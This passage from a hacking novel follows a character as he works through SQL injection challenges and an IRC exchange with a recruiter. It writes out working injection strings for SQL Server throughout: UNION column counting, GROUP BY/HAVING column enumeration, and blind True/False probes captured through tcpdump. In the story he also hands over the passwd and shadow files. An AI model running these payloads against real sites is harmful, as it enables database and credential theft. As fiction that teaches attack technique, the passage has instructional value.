
Pawn's friend, the **500 Internal Server Error** was back in town, and Pawn was back in business. Forgotten were all the little bumps along the way and the thrashing that had consumed so much time. All he could focus on was the beauty of this error and how its delivery had been the result of solving one little puzzle after another. Although he hadn't finished the challenge, it should be a breeze after this.

There was no celebration. He didn't jump up out of his chair and dance around like a mad man, or even lean back and throw his arms in the air. There wasn't so much as a victorious chair spinning to mark the occasion. He simply rested his chin on his chest and peered at the screen. His eyebrows drew a dark horizon line across the top of the laptop's screen. The prey was near, the kill imminent.

He clicked the Paros Tools menu and found the *Encoder/Hash* tool. He didn't even pause to realize he had never used it before. He remembered seeing it when he was flailing and he knew its purpose. He knew almost without knowing. He began typing hard into the encoder. He loaded it up with the first injection. He was typing fast, but not flailing. Not now. He knew what he had to do and he was flying on instinct.

Recon. How many fields are returned from the original select?

He hammered the injection into the encoder and clicked URL Encode.



He paused just long enough to know he hated that the encoder had used plus signs instead of the hex-encoded %20. He knew the plus signs could cause problems if he needed an actual plus sign in his SQL, but he didn't. Not now. He let the encoded text ride.

He copied and slammed the encoded text into *username*. *Cookie updated*. He clicked Send. He knew what the response would be before it even came.

```
All queries combined using a UNION, INTERSECT or EXCEPT operator must have
an equal number of expressions in their target lists.
```

Pawn didn't even flinch at the error. *Balance the query*. He updated the injection. *Need more fields*.

```
' UNION SELECT 1--
```

became

```
' UNION SELECT 1,1--
```

He clicked Send. The response came back. *Still imbalanced*. He worked in another field.

```
' UNION SELECT 1,1,1--
```

He wasn't phased by the repetition; it was expected. Eventually it would hit. Send.

```
' UNION SELECT 1,1,1,1--
```

The message surprised him.

```
Conversion failed when converting the varchar value 'user1' to data type
int.
```

The injection was supposed to return a Welcome page, but it did not. He Googled the message and discovered that SQL Server did not automatically convert data types. This meant that if the SQL expected integers and other types like varchars were provided, the server would complain. He sat baffled for a moment, remembering the MySQL tests he had run. MySQL had no problem with this behavior. After another Google search, he discovered that SQL Server and MySQL were simply different this way. This made SQL injections somewhat more complex. Not only did he have to determine how many values were in a SELECT statement, he also needed to determine what the datatype of the value was. This meant that long strings of ones in a UNION SELECT just wouldn't cut it. The task seemed daunting; there were so many different types of data. Fortunately, he found an answer in a public forum: sql_variant. He could use a feature of SQL Server to automatically *cast*—or change—a value from one type to another. Instead of using a long string of ones, he could replace them with something like **CAST(1 AS sql_variant)**. He updated the injection and resubmitted it.

```
' UNION SELECT CAST(1 AS sql_variant), CAST(1 AS sql_variant), CAST(1 AS
sql_variant), CAST(1 AS sql_variant)
```

Nestled deep in the HTML response, the server greeted him. "Welcome back, 1!" Without a pause, he continued pounding away. There was more to do. *Four fields in the original select. What are their names?*

He was typing so fast and so fluidly that it seemed as if he had done this a hundred times before. He manually typed the HAVING clause into the request, and eyeballed it.

```
%27+HAVING%201=1--
```

Wrong. The equal sign is used to separate names from values in the cookie. Encode it.

```
%27+HAVING%201%3D1--
```

The cookie updated, the error avoided before it even occurred. He clicked Send. Another beautiful response.

```
Column 'cookies.username' is invalid in the select list because it is not
contained in either an aggregate function or the GROUP BY clause.
```

The table name is cookies and the first column name is username. Throw this into the GROUP BY and find out what's next. He updated the injection by hand.

```
%27+group+by+cookies.username+having%201%3D1--
```

Send.

```
Column 'cookies.date' is invalid in the select list...
```

Good. cookies.date. Throw that in and find out what's next.

```
Column 'cookies.ip_address' is invalid in the select list...
```

Pawn continued ripping through the fields, one after the other, until he had mapped out all the fields in the original SELECT statement. It didn't occur to him just how fast he was flying through this exercise. He had absorbed much in the past two days and it was beginning to show. He moved effortlessly into the extraction phase.

Got the table and field names. Time to get the usernames and passwords.


He had learned from the last challenge that usernames and passwords could be extracted one at a time in slow, even chunks or they could be extracted with style, with a function. He was *so* beyond single-chunk queries, that the decision was instantaneous. He wanted to use a function. He decided to modify the function from the last exercise, but first he had to test the syntax on this server to make sure everything worked as expected. He threw together a test function that returned the number one.

```
execute('create function dumpit() returns varchar(8000) begin return 1
end');--
```

Wrapped in an execute statement because CREATE was supposed to be the first statement in a T-SQL batch, he hex encoded it and slapped it into the cookie.

```
username=%27+%3Bexecute('create+function+dumpit%28%29+returns+varchar%288000
%29+begin+return+1+end')%3B--;
```

He sent the request and then Pawn went full stop. He had to check the response in a browser window to make sure he wasn't seeing things.



Pawn sat back in disbelief. The server was *echoing* his function back to him. It made no sense. He poked at the function for several moments. This was seriously disrupting his rhythm. Disgusted, he extracted the usernames and passwords one painful query at a time. Having only completed the basics of the challenge, he wondered if he had done enough.

He logged onto IRC and found Rafa online. He posted the details of the attack. The response came back immediately.

```
<Rafa> that was quick
<Rafa> too quick...
```

The long pause made him wonder if something was wrong with his work.

```
<Rafa> do u know u always use perfect grammer?
<Rafa> and you never use abreviations
<Pawn> I have heard that before.
<Pawn> It is just the way that I am.
<Rafa> really...
<Rafa> who are you?
```

Pawn scrunched his face as he considered the question. *Who am I?* He had no idea how to answer. He imagined how others might answer.

"Who are you?" he might ask.

"I am Tom Jones," Tom Jones might reply.

He understood intellectually that behind a handle was a flesh-and-blood person with a real name, but it was easier to consider them as a piece of the machine; no more than a process running somewhere. Names were awfully personal. Still, he had no idea what Rafa was looking for.

```
<Pawn> My real name is Paul.
<Rafa> i know that.
<Rafa> who are you?
```

Pawn considered the question. Geographic location served as an excellent qualifier to a person's name.

```
<Pawn> You already know that I live in Virginia.
<Rafa> i know that too
<Rafa> who ARE you???
```

He sat staring at the screen, trying to analyze the situation, but there was nothing to analyze. The tricky and misleading body language queues didn't exist here. He felt even more lost than when he tried to work this crap out in the real world. Feeling a stress headache coming on, he opted out. There was no point in trying to work it out.

```
<Pawn> I do not understand the question.
```

There was another pause.

```
<Rafa> what's your deal?
<Rafa> what are you up to?
```

Pawn stared at the last two words. *Up to.* He struggled for a synonym, and came up with one: *doing*. He ran the mental **sed** command: **echo "what are you up to?" | sed 's/up to/doing/'**

What are you doing? He frowned. He was in no mood for idle chat and he definitely wasn't in the mood for silly questions.

```
<Pawn> I am talking to you in IRC wondering what is next.
<Rafa> ok, you know what i'm outta here
<Rafa> i have no idea what you are up to
<Rafa> but you are moving way too fast for a n00b
<Rafa> so if you are a cop or a fed just leave me alone
<Rafa> you had a good attitude
<Rafa> so i gave you some tips
<Rafa> but i didn't *teach* you anything
```

```
<Rafa> i pointed you in a direction and you taught yourself
<Rafa> my only crime is letting a cop use my test servers
```

Suddenly Pawn's world tipped. He hadn't seen this coming.

```
<Pawn> A cop? A fed? I am neither.
<Rafa> theres no other logical explnation
<Rafa> because you are no n00b….
```

He felt his anger rise.

```
<Pawn> A few days ago, I did not know any of this.
<Pawn> I just learn quickly.
<Rafa> YOU LEARN FAST?!??!?!?
<Rafa> thats it?
<Rafa> what about that TSQL function?
<Pawn> What about it?
<Pawn> I got the idea from the NGS doc, and modified it.
<Pawn> I used the MySQL reference off the web, and a few MSDN docs.
<Pawn> It was a better solution than the temporary table.
<Rafa> oh theres no doubt
<Rafa> it was a great solution
<Rafa> but here we are having a conversation
<Rafa> about MSDN and functions in TSQL and temporary tables
<Rafa> and you honestly want me to believe that you've only been at this
<Rafa> FOR LIKE 2 DAYS?
<Rafa> so either you are a cop or a fed
<Rafa> or you are hiding something
<Rafa> and whatever it is it makes me nervous
<Rafa> so i think well just call it quits here
<Rafa> i don't need any trouble
```

"Damn it," Pawn said, mimicking the tone Buzz used when he spoke the phrase. "I am *not* finished with you." There was more to be gained from this relationship, and he was going to get it all. He closed his eyes, inhaled deeply through his nose, held it for a moment, and exhaled through his mouth. It was a good thing Rafa wasn't in the room; he would have dropped him. He thought through the situation.

```
<Pawn> What can I do to prove to you that I am not a cop?
```

More silence from the wire. Then, finally, a single line.

```
<Rafa> get me the password file from BLACKS ssh target
```

Pawn closed his eyes. *Manual, section 5. The passwd command.* Eyes still closed, he typed off the relevant section.

```
<Pawn> These days many people run some version of the shadow password suite,
where /etc/passwd has *'s instead of encrypted passwords, and the encrypted
passwords are in /etc/shadow which is readable by the superuser only.
<Rafa> okthen grab me the shadow file too
```

He flipped back through his terminal's history, found the SSH command, connected to the system, grabbed the password file—and the shadow file for good measure—then copied and pasted them into the private chat with Rafa.

```
<Rafa> brb
```

Pawn didn't have to wait long for relief.

```
<Rafa> if your a cop then you just broke several international laws
<Pawn> That must mean I am not a cop.
<Rafa> exactly
<Rafa> and that's exactly what i'm looking for
```

Pawn didn't know exactly what to say.

```
<Pawn> Looking for?
<Rafa> yes
<Rafa> looking for
<Rafa> heres the deal
<Rafa> i am a talent scout
<Rafa> and you have some talent pawn
```

He sensed that the conversation had changed somehow; that his relationship with Rafa had changed as well. But Rafa's next message came quickly, leaving him little time to reflect on subtleties.

```
<Rafa> before i give you the url
<Rafa> send me your email address
```

Rafa had never asked for anything like this. Pawn hesitated.

```
<Pawn> I am surprised you do not know my address already.
```

Hackers could steal stuff like that pretty easily; why was Rafa asking for it now?


```
<Rafa> let's just say that if you solve this challenge
```

```
<Rafa> you'll be glad you gave it to me
```

Pawn gave him the address. He didn't exactly trust Rafa, but it seemed like an okay thing to do.


```
<Rafa> good
<Rafa> here's your next chalenge
<Rafa> http://www.ruggedshopz.com/shop/catalog.htm
<Rafa> up for a blind injection?
<Pawn> I think so.
<Rafa> good
<Rafa> get me a dump of the complete customer database
```

Pawn had no idea what a blind injection was, but he copied the URL without even reading it and pasted it into his browser. He squinted as he checked out the graphics; they were marginally better than the previous challenges. Rafa put a good amount of work into this one. It looked just like a real online bookstore. Pawn saw the injection point almost immediately. He typed the word *hack* in the search bar and the site returned a list of books about hacking.



Pawn entered the word *foo* in the search form and a Javascript popup greeted him.

The popup was admittedly clunky, but it worked and he cared little for aesthetics. He fired off the next search reflexively. The characters came in a flurry and, after striking the ENTER key, he could only manage a breathy "Wha?"




Pawn typed the injection again, more slowly this time, eyeballing it carefully. There was nothing wrong with the syntax. He had typed it so many times that it was instinct by now. Still, he read every character aloud. "Single

quote or one equals one dash dash." He smacked ENTER again. The server responded just as it had before: with a single blank page. There were no results. It returned no books and presented no error. He wondered if the injection point was on another page, but that wasn't how Rafa usually operated. The injection point was definitely somewhere on this page. He thought through the options.

Is it a POST injection? He looked at the address bar and decided that it wasn't. *No, the data is passed in the URL.* He fired off a few more searches.

Is this another cookie injection?

He hit ENTER on one final search and flicked his mouse to launch Paros, but froze as the browser window caught his eye.



General error? He though back to what he had typed. He had typed one character: a single quote. The error message was completely lame. Pawn leaned in and began firing off search after search, but each time he received one of the three result screens: a blank result set, an Item Not Found message, or a General Error.

He sat back and crossed his arms. He could feel his face begin to flush.

He remembered something and sat up with renewed purpose. "Three screens. Just like the first challenge. The injection *is* here."

In that moment he knew the injection point was on this page, behind this search field, almost as if it was *hiding* from him. Rafa's words came to his lips, and he simultaneously Googled them.

"Blind injection."

The results were promising, but Pawn didn't feel at all pleased. He had read some of this before without committing it to memory. It made little sense to him then, but now it was starting to come together. "An injection is *blind* if it does not rely on error messages," he said.

He had seen error messages from this site, but they were useless. Normally, error messages provided a window into what was happening behind the scenes, but this server had slammed the window shut. He *was* running blind.

According to the NGS docs, blind injection worked by asking the server a string of True/False questions like, "Is the first character of the current SQL user greater than lowercase R?" If the answer to the question was "yes", then the username started with the letter S or higher. A good follow-up question might be, "Is the first character of the current SQL user equal to lowercase S?" If true, the username began with S. The next question might be, "Is the second character of the current SQL user equal to lowercase A?" If true, the username could be "sa", but it also could be anything *starting with* "sa", like *sam*, *sally*, or *sackasumbooty*. A final question would be, "Is the length of the current SQL username equal to two?" A true response would seal the deal, proving that the SQL instance was running as SA. These questions were "asked" in the form of "mini injections" fired at the server one at a time. In order to work properly, blind injection relied on subtle differences in server responses. If a True response looked exactly like a False response, the attacker would be out of luck.

Certain injections on this page responded with a General Error while others responded with a blank results page. The traditional **' or 1=1--** injection had simply returned a book result page without any books. The result of such a query was always true since one was always equal to one, and this was **or-ed** with the result of the original query. That page could be the True result page. Pawn thought of an injection that would make the underlying SQL return False.

He typed **' and 1=2--** and tapped ENTER. The response encouraged him.

"Item not found," he said with a grin. "A False result screen."

One was never equal to two. This combined with the AND forced the equation false. It was a great setup for a blind injection; the true and false screens were different. Pawn tried a few more searches just to be sure, but the results were consistent: he had found his blind injection result screens.

He considered the task ahead. It would take about a bajillion queries to work through all the tables, fields, and values in this database. That was daunting. There had to be a tool. A quick Google query for *blind SQL injection tool* paid off. Pawn followed the link to <http://www.0x90.org/releases/absinthe> and, after flipping through the online documentation, downloaded Absinthe.

The tool had a busy interface, but he was familiar with the steps required to pull off an injection and most of the terms were second nature to him by now.

He selected *blind injection* as the Type, and paused at the Target Database option. The choices were *MS SQL*, *Oracle*, *Postgres*, and *Sybase*. He had no idea what kind of database he was up against. Instinctively he thought to fire off a **select @@version** since he had done that before, but with no error messages to guide him, it would be a fruitless exercise. There would be no meaningful response. He guessed this was an MS SQL database. He stared at his selection for a moment and sighed.


"I have no idea if this is a MS SQL database," he said. "If I continue, I will be guessing."

He felt torn. Guessing was against his nature, but any time taken to figure out the server type was time he wasn't spending on the challenge. He moaned. It was a sickly sound. Once, when he had made that sound during lunch, the kids at the next table asked him not to make it again.

With effort, Pawn clicked to the next field: Target URL. He checked the page's source and found the search form. It pointed to **/shop/search.asp**. He knew he was missing something obvious, but not what. He kept flicking his gaze back to the Target Database field like it was a dangerous animal getting ready to gnaw his face off.


"I do *not* care that I am guessing the database type," he said in an attempt to convince himself. "My goal is to get a dump of the customer database."

Pawn stuck his tongue out at the Target Database field and made an elementary-school-kid ugly face at it; the field was unaffected.



Pawn knew the server did not require authentication to reach the injection point, so he skipped to the Form Parameters section. The form he was injecting had only two fields: *search_string* and *action*. He input *search_string* as the name of the Parameter, and selected the Injectable Parameter and Treat Value as String options. He clicked Add Parameter and an error told him he needed a default value for the *search_string.* He typed a space, clicked Add Parameter, and added his second parameter, *action*, which he assigned a value of *Search*, just as the web form had done. He clicked the Initialize Injection button.

Pawn watched as Absinthe's status bar sprung to life. It took all of a half-second for the error message to appear.



He read it aloud. He blinked, and read it again. "This will not result." He shook his head and frowned. "This will not result in *what*?"

He looked at Absinthe's options. The Target Database option glared at him. "Whatever," he said, disgusted. He looked at the other fields, but realized he had probably chosen the wrong database type after all. With a sigh, he changed the **database type** to *Oracle* and initialized Absinthe again. The error was the same. He tried *Sybase* next. Same deal. *Postgres*. Same error. Obviously, it wasn't the **database_type** setting giving him trouble, but he was none too pleased. He was out of control, firing repeated queries through Absinthe. He picked his mouse up off the desk about two inches and slammed it back down. "Crap!"

He took a deep breath. "What is this guy doing?"

"I wish I could see the traffic between my machine and the…." Pawn froze. *Traffic.* He closed his eyes. The UNIX man pages flashed before his eyes.

Tcpdump. Manual section 1: tcpdump - dump traffic on a network. He opened his eyes and bumped the mouse over to a Terminal window. He typed **tcpdump** into the Terminal and closed his eyes again.

Option -A: Print each packet (minus its link level header) in ASCII. Handy for capturing web pages.

He opened his eyes and typed **-A** into the terminal. He whacked ENTER and was about to switch to Absinthe when he saw text flying by in the Terminal window.

```
12:39:25.439014 rarp who-is 08:00:20:c5:54:3b tell 08:00:20:c6:5e:3b
.......... ._;...... ._;...........U...... @...../...
12:39:25.500936 IP 10.1.1.4.55839 > 224.0.0.251.mdns:  7720+[|domain]
E..v........
12:39:23.975583 arp who-has 10.1.1.4 tell 10.1.1.1
..............
.........
.
```

"What is all this?" He tried to read it, but it was unintelligible. It took him about ten minutes to figure out what was happening. His quest for answers pulled him through the **tcpdump** man page, off to Google, across the Internet to some life-suckingly boring RFCs, and through a pile of networking FAQ documents. There was so much information that it made his head spin, but his diversion left him with a couple of clear understandings: networks talked a lot and applications listened on ports, which the **/etc/services** file on his machine used to keep them all straight. He also realized there was a lot of technology he knew nothing about.

He fired off a new **tcpdump** command, outfitted with an **-S 10000** to capture more data, and a **port 80** option to capture web traffic. Combined with the **-A** option, the output would have been decent, but he capped it off by piping it all through **grep GET**. He clicked Absinthe's Initialize Injection button and immediately recognized the traffic displayed in his Terminal window.

```
root# sudo tcpdump -A  -s 10000 port 80 | grep GET
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on en0, link-type EN10MB (Ethernet), capture size 10000 bytes
```

```
f..n....GET
/shop/search.asp?action=Search&search_string=+'++AND+0%3d0+AND+'1'%3d'1
HTTP/1.1
f..n...tGET
/shop/search.asp?action=Search&search_string=+'++AND+0%3d1+AND+'1'%3d'1
HTTP/1.1
```


"Get requests," he read. "Perfect." He looked at them carefully, mentally translating the hex into characters. The injections looked strange. The tool was slapping two comparisons onto the end of the injection. One injection translated to **' AND 0=0 AND '1'='1** and the other translated to **' AND 0=1 AND '1'='1**. The logic of the comparisons made sense; one was testing for a True response and the other was testing for a False response. The problem was that there were too many single-quotes; they were lopsided and both requests triggered the same response: General Error.

Pawn glanced at Absinthe, and one option in particular caught his eye: Comment End of Query. He had missed that option before, but in practice, he had always commented the end of his queries, so he checked the box and launched Absinthe again. The error disappeared, replaced by a Finished Initial Scan message, and the Terminal window output looked much different.

```
f.......GET /shop/search.asp?action=Search&search_string=+'++AND+0%3d0--
HTTP/1.1
f......(GET /shop/search.asp?action=Search&search_string=+'++AND+0%3d1--
HTTP/1.1
f......)GET /shop/search.asp?action=Search&search_string=+'++AND+1%3d1--
HTTP/1.1
f......)GET /shop/search.asp?action=Search&search_string=+'++AND+1%3d2--
HTTP/1.1
f......)GET /shop/search.asp?action=Search&search_string=+'++AND+2%3d2--
HTTP/1.1
f......*GET /shop/search.asp?action=Search&search_string=+'++AND+2%3d3--
HTTP/1.1
f......*GET /shop/search.asp?action=Search&search_string=+'++AND+3%3d3--
HTTP/1.1
f......*GET /shop/search.asp?action=Search&search_string=+'++AND+3%3d4--
HTTP/1.1
```

This time, Absinthe's traffic looked much more sane. It asked a series of alternating True/False questions, like "is 0=0?" and "is 0=1?", and seemed satisfied with the responses. Gone were the excessive quotes and the odd queries. Pawn smiled. "OK. What's next?"

He clicked over to the next tab, DB Schema, and clicked the first button, Retrieve Username.



The Terminal window exploded with scrolling text; Pawn scrolled back to see what had happened.

```
f.......GET
/shop/search.asp?action=Search&search_string=+'+AND+(SELECT+LEN(a.loginame)+
FROM+master..sysprocesses+AS+a+WHERE+a.spid+%3d+%40%40SPID)%3d+0+-- HTTP/1.1
f.....# GET
/shop/search.asp?action=Search&search_string=+'+AND+(SELECT+LEN(a.loginame)+
FROM+master..sysprocesses+AS+a+WHERE+a.spid+%3d+%40%40SPID)+%3e+2-- HTTP/1.1
f.....#!GET
/shop/search.asp?action=Search&search_string=+'+AND+(SELECT+LEN(a.loginame)+
FROM+master..sysprocesses+AS+a+WHERE+a.spid+%3d+%40%40SPID)+%3e+1-- HTTP/1.1
```

He squinted slightly and read the queries again, translating the hex codes and isolating the injection text. His mental image of **man ascii** came in very handy.

```
' AND (SELECT LEN(a.loginame) FROM master..sysprocesses AS a WHERE a.spid =
@@SPID)= 0 --
' AND (SELECT LEN(a.loginame) FROM master..sysprocesses AS a WHERE a.spid =
@@SPID) > 2--
```

```
' AND (SELECT LEN(a.loginame) FROM master..sysprocesses AS a WHERE a.spid =
@@SPID) > 1--
```

He knew nothing about the **master..sysprocesses** table, but these queries provided him with a serious education about SQL Server. He felt smug that he had guessed the database type properly, and for now enjoyed the fruits of his guesswork.

He smiled as he read the mentally translated injections. "Absinthe is trying to guess the length of the username SQL Server is running as," he said. "And it is doing it one True/False question at a time." *Impressive*.

The first question revealed that the length of the username **was not zero** characters long. The second question revealed that the length of the username **was not** greater than **two**. The third question revealed that the length of the username **was** greater than **one**. This meant the username was two characters long.

Pawn knew the answer to the last question was True because Absinthe started asking very different questions. He scrolled to the next line of the network dump.

```
f.....#!GET
/shop/search.asp?action=Search&search_string=+'+AND+(SELECT+ASCII(SUBSTRING(
(a.loginame)%2c1%2c1))+FROM+master..sysprocesses+AS+a+WHERE+a.spid+%3d+%40%4
0SPID)+%3e+19443-- HTTP/1.1
```

The network dump looked hectic at first glance, but he mentally translated it to something much more readable.

```
' AND (SELECT ASCII(SUBSTRING((a.loginame),1,1)) FROM master..sysprocesses
AS a WHERE a.spid = @@SPID) > 19443-- HTTP/1.1
```

